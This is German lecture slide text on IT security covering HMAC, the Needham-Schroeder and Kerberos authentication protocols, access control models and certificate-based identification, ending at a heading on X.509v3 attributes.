
$$HMAC(m) = H \left[(K^+ \oplus opad) || H[(K^+ \oplus ipad) || m] \right]$$

1. K^+ := Schlüssel K auf Länge von b Bits gebracht
 2. b Bits langer Block $S_i := K^+ \text{ XOR } ipad$
 3. Nachricht m mit dem Block S_i konkatenieren
 4. Hash-Wert von $S_i || m$ berechnen
 5. b-Bit-Block $S_o := K^+ \text{ XOR } opad$
 6. S_o mit dem Ergebnis von 4. konkatenieren
 7. Hash-Wert über das Ergebnis von 6. berechnen
-
- Es muss verhindert werden, dass ein Angreifer eigenen Text an die Nachricht m anhängt und einfach den (zweiten, inneren) Hashwert weiterrechnet (s. length extension Attack)
 - Die äußere Hashfunktion sichert also nicht den ursprünglichen Nachrichteninhalt, sondern „das Ende“ der Nachricht.

Inhalt

1. Vertraulichkeit
2. Integritätssicherung
3. Authentisierung
 1. Peer Entity / Benutzer
 - Passwort, Einmalpasswort, Biometrie
 2. Datenursprung
 - Verschlüsselung
 - Message Authentication Code (MAC) und Hashed MAC (HMAC)
 3. Authentisierungsprotokolle
 - Needham-Schröder
 - Kerberos
4. Autorisierung und Zugriffskontrolle
 - Mandatory Access Control (MAC)
 - DAC
5. Identifizierung

- Entwickelt von Roger Needham u. Michael Schroeder (1979)
- Verwendet vertrauenswürdigen Dritten Trent neben Alice und Bob (Trusted Third Party, TTP)
- Optimiert zur Verhinderung von Replay-Angriffen
- Verwendet symmetrische Verschlüsselung
- Trent teilt mit jedem Kommunikationspartner eigenen Schlüssel




Legende:

A, B = Namen bzw. Adressen
 von Alice bzw. Bob
 R = Einmalige Zufallszahlen (Nonces)
 E = symmetrisches Verschlüsselungsverf.
 K = Sitzungsschlüssel

Needham-Schröder-Protokollschwäche

- Problem: Alte Sitzungsschlüssel K bleiben gültig
- Falls Mallet an alten Schlüssel gelangen und die 1. Nachricht von Alice an Bob wiedereinspielen konnte, wird Maskerade möglich
- Mallet braucht keine geheimen Schlüssel von Trent (K_A, T, K_B, T)




- Lösungsidee:
 - Sequenznummer oder Timestamps einführen
 - Gültigkeitsdauer von Sitzungsschlüsseln festlegen

- Trusted Third Party Authentisierungsprotokoll
- Entwickelt für TCP/IP Netze
 - Im Rahmen des MIT Athena Projektes (X-Windows)
 - 1988 Version 4; 1993 Version 5
- Client (Person oder Software) kann sich über ein Netz bei Server(n) authentisieren
- Kerberos-Server kennt Schlüssel aller Clients
- Basiert auf symmetrischer Verschlüsselung
- Abgeleitet vom Needham-Schröder-Protokoll
- Hierarchie von Authentisierungsservern möglich; jeder Server verwaltet einen bestimmten Bereich (sog. Realm)
- Über Kooperationsmechanismen der Kerberos-Server kann Single-Sign-On realisiert werden


- Authentisierung basiert auf gemeinsamem (Sitzungs-)Schlüssel
- Kerberos arbeitet mit Credentials; unterschieden werden
 1. Ticket
 2. Authenticator
- Ticket
 - als „Ausweis“ für die Dienstnutzung; nur für einen Server gültig
 - wird vom Ticket Granting Server erstellt
 - keine Zugriffskontrolle über Ticket (nicht mit Capability verwechseln!)
$$T_{c,s} = s, c, \text{addr}, \text{timestamp}, \text{lifetime}, K_{c,s}$$
- Authenticator
 - „Ausweis“ zur Authentisierung; damit Server ein Ticket verifizieren kann
 - vom Client selbst erzeugt
 - Wird zusammen mit dem Ticket verschickt
$$A_{c,s} = c, \text{addr}, \text{timestamp}$$

Kerberos Modell



1. Request für Ticket Granting Ticket
 2. Ticket Granting Ticket
 3. Request für Server Ticket
 4. Server Ticket
 5. Request für Service
 6. Authentisierung des Servers (Optional)
- Im folgenden Kerberos V5 vereinfacht, d.h. ohne Realms und Optionenlisten; exaktes Protokoll [RFC 1510, Stal98, RFC 4120]


Kerberos: Initiales Ticket (ein Mal pro Sitzung)



c	=	Client
s	=	Server
a	=	Adresse
v	=	Gültigkeitsdauer
t	=	Zeitstempel
K_x	=	Schlüssel von x
$K_{x,y}$	=	Sitzungsschlüssel von x u. y
$T_{x,y}$	=	Ticket für x um y zu nutzen
$A_{x,y}$	=	Authenticator von x für y

1. Request für Ticket Granting Ticket:
 c, tgs (Kerberos überprüft, ob Client in Datenbank)
2. Ticket Granting Ticket:
 $K_c[K_{c,tgs}], K_{tgs}[T_{c,tgs}]$ mit $T_{c,tgs} = tgs, c, a, t, v, K_{c,tgs}$

Kerberos: Request für Server Ticket



c	=	Client
s	=	Server
a	=	Adresse
v	=	Gültigkeitsdauer
t	=	Zeitstempel
K_x	=	Schlüssel von x
$K_{x,y}$	=	Sitzungsschlüssel von x u. y
$T_{x,y}$	=	Ticket für x um y zu nutzen
$A_{x,y}$	=	Authenticator von x für y


3. Request für Server Ticket:

$s, K_{c,tgs}[A_{c,tgs}], K_{tgs}[T_{c,tgs}]$ mit $A_{c,tgs} = c, a, t$ $T_{c,tgs} = tgs, c, a, t, v, K_{c,tgs}$

4. Server Ticket:

$K_{c,tgs}[K_{c,s}], K_s[T_{c,s}]$ mit $T_{c,s} = s, c, a, t, v, K_{c,s}$

Kerberos: Request für Service (pro Service-Nutzung)



c	=	Client
s	=	Server
a	=	Adresse
v	=	Gültigkeitsdauer
t	=	Zeitstempel
K_x	=	Schlüssel von x
$K_{x,y}$	=	Sitzungsschlüssel von x u. y
$T_{x,y}$	=	Ticket für x um y zu nutzen
$A_{x,y}$	=	Authenticator von x für y

5. Request für Service:

$K_{c,s}[A_{c,s}], K_s[T_{c,s}]$ mit $A_{c,s} = c, a, t, key, seqNo$


6. Server Authentication:

$K_{c,s}[t, key, seqNo]$

$T_{c,s} = s, c, a, t, v, K_{c,s}$

Multi-Domain-Kerberos


- Kerberos-Server immer für eine Domäne (Realm) zuständig
- Domänenübergreifendes Kerberos wird benötigt
(z.B. Kooperation von zwei unabhängigen Unternehmen)
- Idee:
TGS der fremden Realm wird „normaler“ Server



Multi-Domain Kerberos

- Domänenübergreifende Authentisierung
- Erfordert Schlüsselaustausch zwischen TGS1 und TGS2:
KTGS1,TGS2
- Vertrauen (Trust) erforderlich:
 - Besuchende Domäne muss Authenticator und TGS der Heimat-Domäne vertrauen
 - Beide Domänen müssen sich auf „sichere“ Implementierung verlassen
- Skalierungsproblem:
n Realms erfordern $n * (n-1) / 2$ Schlüssel, d.h. $O(n^2)$

Multi-Domain Kerberos: Erweiterungen



c	=	Client
s	=	Server
a	=	Adresse
v	=	Gültigkeitsdauer
t	=	Zeitstempel
K_x	=	Schlüssel von x
$K_{x,y}$	=	Sitzungsschlüssel von x u. y
$T_{x,y}$	=	Ticket für x um y zu nutzen
$A_{x,y}$	=	Authenticator von x für y

3. Request für Server Ticket für fremden TGS (TGS2):


tgs2, $K_{c,tgs1}[A_{c,tgs1}]$, $K_{tgs1}[T_{c,tgs1}]$

mit $A_{c,tgs1}=c,a,t$; $T_{c,tgs1}=tgs1,c,a,t,v,K_{c,tgs1}$

4. Server Ticket:

$K_{c,tgs1}[\mathbf{K_{c,tgs2}}]$, $K_{tgs2}[T_{c,tgs2}]$ mit $T_{c,tgs2} = tgs2,c,a,t,v,K_{c,tgs2}$

Kerberos: Request for Service (pro Service-Nutzung)



c	=	Client
s	=	Server
a	=	Adresse
v	=	Gültigkeitsdauer
t	=	Zeitstempel
K_x	=	Schlüssel von x
$K_{x,y}$	=	Sitzungsschlüssel von x u. y
$T_{x,y}$	=	Ticket für x um y zu nutzen
$A_{x,y}$	=	Authenticator von x für y

5. Request for Server Ticket beim TG2:

$s, K_{c,tgs2}[A_{c,tgs2}], K_{tgs2}[T_{c,tgs2}]$
mit $A_{c,tgs2} = c, a, t$ $T_{c,tgs2} = tgs2, c, a, t, v, K_{c,tgs2}$

6. Server Ticket:

$K_{c,tgs2}[K_{c,s}], K_s[T_{c,s}]$

7. Weiterer Ablauf wie bei single Domain Kerberos

- Sichere netzweite Authentisierung auf Ebene der Dienste
- Authentisierung basiert auf IP-Adresse
 - IP-Spoofing u.U. möglich
 - Challenge Response Protokoll zur Verhinderung nur optional
- Sicherheit hängt von der Stärke der Passworte ab (aus dem Passwort wird der Kerberos-Schlüssel abgeleitet)
- Lose gekoppelte globale Zeit erforderlich (Synchronisation)
- Kerberos-Server und TGS müssen (auch physisch) besonders gut gesichert werden und sind potenziell „Single Point of Failure“
- Verlässt sich auf „vertrauenswürdige“ Software (Problem der Trojanisierung, vgl. CA-2002-29)
- Administrationsschnittstelle und API nicht standardisiert


Inhalt

1. Vertraulichkeit
2. Integritätssicherung
3. Authentisierung
 1. Peer Entity / Benutzer
 - Passwort, Einmalpasswort, Biometrie
 2. Datenursprung
 - Verschlüsselung
 - Message Authentication Code (MAC) und Hashed MAC (HMAC)
 3. Authentisierungsprotokolle
 - Needham-Schröder
 - Kerberos
4. Autorisierung und Zugriffskontrolle
 - Mandatory Access Control (MAC)
 - DAC
5. Identifizierung

Autorisierung und Zugriffskontrolle

- Autorisierung: Vergabe / Spezifikation von Berechtigungen
- Zugriffskontrolle: Durchsetzung dieser Berechtigungen
- Häufig werden Autorisierung und Zugriffskontrolle zusammengefasst

- Handelnde werden als Subjekt bezeichnet
- Berechtigungen werden an Subjekte erteilt
- Berechtigungen gelten für Objekte
- Objekte sind die schützenswerten Einheiten im System





Klassifikation

- DAC (Discretionary Access Control)
 - Basieren auf dem Eigentümerprinzip
 - Eigentümer spezifiziert Berechtigungen an seinen Objekten
 - Zugriffsrechte auf Basis der Objekte vergeben
- MAC (Mandatory Access Control)
 - Regelbasierte Festlegung der Rechte
 - Systemglobal
 - Z.B. Bell-LaPadula; Regeln werden über Sicherheitsklassen (unklassifiziert, vertraulich, geheim, streng geheim) spezifiziert
- RBAC (Role-based Access Control)
 - Trennung von Subjekt und Aufgabe
 - Berechtigungen werden nicht mehr an Subjekt, sondern an bestimmte Aufgabe geknüpft
 - Subjekte erhalten Berechtigung über Rollenmitgliedschaft(en)

RBAC: Rollenhierarchie und Aufwand

Kontinuierlich zu pflegende Berechtigungszuordnungen bei n Benutzern und m Diensten:



Zugriffsmatrix

- Schutzzustand eines Systems zum Zeitpunkt t wird durch Matrix $M(t)$ modelliert:
 - $M(t) = S(t) \times O(t)$; es gilt $M(t): S(t) \times O(t) \longrightarrow 2^R$
 - R ist die Menge der Zugriffsrechte
 - Subjekte S bilden die Zeilen der Matrix
 - Objekte O bilden die Spalten
 - Ein Eintrag $M(t,s,o) = \{r_1, r_2, \dots, r_n\}$ beschreibt die Menge der Rechte des Subjekts s zum Zeitpunkt t am Objekt o

	Datei1	Datei2	Prozess 1
Prozess 1	<i>read</i>	<i>read</i>	
Prozess 2		<i>read, write</i>	<i>signal</i>
Prozess 3	<i>read, write, owner</i>		<i>kill</i>

- Implementierung „spaltenweise“: Zugriffskontrolllisten (z.B. UNIX)
- Implementierung „zeilenweise“: Capabilities

- Zur Realisierung der Zugriffskontrolle ist eine sichere, „vertrauenswürdige“ Systemkomponente erforderlich
- Häufig als Referenzmonitor oder Access Control Monitor bezeichnet
- Erfüllt folgende Anforderungen:
 - Zugriff auf Objekte nur über den Monitor möglich
 - Monitor kann Aufrufenden (Subjekt) zweifelsfrei identifizieren (Authentisierung)
 - Monitor kann Objektzugriff unterbrechen bzw. verhindern

Inhalt

1. Vertraulichkeit
2. Integritätssicherung
3. Authentisierung
 1. Peer Entity / Benutzer
 - Passwort, Einmalpasswort, Biometrie
 2. Datenursprung
 - Verschlüsselung
 - Message Authentication Code (MAC) und Hashed MAC (HMAC)
 3. Authentisierungsprotokolle
 - Needham-Schröder
 - Kerberos
4. Autorisierung und Zugriffskontrolle
 - Mandatory Access Control (MAC)
 - DAC
5. Identifizierung

Identifikation (Identification)

- Zweifelsfreie Verbindung (Verknüpfung) von digitaler ID und Real-World Entity (Person, System, Prozess,...)
- Ohne sichere Identifikation kann es keine zuverlässige Authentisierung geben
- Mindestens zweistufiger Prozess:
 - Personalisierung:
Zweifelsfreie Ermittlung der Real-World Identität (bei Personen z.B. durch Personalausweis) und Vergabe einer digitalen ID (z.B. Benutzername)
 - Identifikation:
Verbindung von digitaler ID mit Informationen, die nur die Entität nutzen / kennen kann (z.B. Passwort, Schlüsselpaar, bzw. öffentlicher Schlüssel)
- Problem: Falls der Angreifer in der Lage ist, seine Informationen mit fremder ID zu verbinden, kann er Maskerade-Angriffe durchführen

Identifikation durch digitale Signatur / Zertifikat

- Grundidee: Trusted Third Party (TTP) bürgt durch Unterschrift (digitale Signatur) für die Identität einer Entität (vergleichbar mit einem Notar)
- Begriffe:
 - Zertifikat: Datenstruktur zur Verbindung von Identitätsinformation und öffentlichem Schlüssel der Entität; digital signiert von einer
 - Certification Authority (CA) / Trust Center: Trusted Third Party
 - Realm: Benutzerkreis der CA
 - Alle Benutzer in einer Realm „vertrauen“ der CA, d.h.
 - „Aussagen“ der CA werden von allen Benutzern als gültig, richtig und wahr angenommen
 - (Local) Registration Authority (LRA): Nimmt Anträge auf ein Zertifikat (Certification Request) entgegen; führt Personalisierung durch

Identifikation: Aufgabenspektrum einer CA

- **Generierung von Zertifikaten (Certificate Issuance):**
Erzeugung der Datenstrukturen und Signatur
- **Speicherung (Certification Repository):**
Allgemein zugängliches Repository für Zertifikate
- **Widerruf und Sperrung (Certificate Revocation):**
Z.B. falls geheimer Schlüssel des Zertifizierten kompromittiert wurde
- **Aktualisierung (Certification Update):**
Erneuerung des Zertifikates nach Ablauf der Gültigkeit
- **Schlüsselerzeugung (Key Generation)**
- **Historienverwaltung (Certification History):**
Speicherung nicht mehr gültiger Zertifikate (zur Beweissicherung)
- **Beglaubigung (Notarization):**
CA signiert Vorgänge zwischen Benutzern (z.B. Verträge)
- **Zeitstempeldienst (Time Stamping):** CA bindet Info an Zeit
- **Realm-übergreifende Zertifizierung (Cross-Certification):**
Eigene CA zertifiziert fremde CAs
- **Attribut-Zertifikate (Attribute Certificate):**
Binden von Attributen an eine Identität (z.B. Berechtigungen, Vollmachten,)

Ablauf der Benutzerzertifizierung

1. Schlüsselgenerierung:
 - Zentral durch CA oder dezentral durch Benutzer
 - „Ausreichend sichere“ Schlüssel müssen erzeugt werden
 - Nur der Zertifizierte darf geheimen Schlüssel kennen
2. Personalisierung, Certification Request:
 - Benutzer beantragt ein Zertifikat (Certification Request)
 - Feststellung der Identität des Benutzers (z.B. durch pers. Erscheinen)
 - Benutzer muss belegen, dass er im Besitz des passenden privaten Schlüssels ist (z.B. durch Challenge-Response-Protokoll)
3. Generierung der Datenstruktur für das Zertifikat:
 - Entsprechende Attribute werden aus dem Certification Request des Benutzers entnommen
 - Im Folgenden X.509v3-Zertifikate als Beispiel
4. Digitale Signatur durch die CA

X.509v3 Zertifikat: Attribute

- X.509 internationaler ITU-T Standard als Teil der X.500 Serie:
 - Verzeichnisdienst
 - X.500 - X.530 wurde nie vollständig implementiert
- X.509 hat sich auf breiter Basis durchgesetzt
- Drei Versionen:
 - V1: 1988
 - V2: 1993
 - V3: 1995
- Definiert:
 - Datenformat für Zertifikat
 - Zertifikatshierarchie
 - Widerrufslisten (Certificate Revocation Lists, CRL)

X.509v3 Zertifikat: Attribute

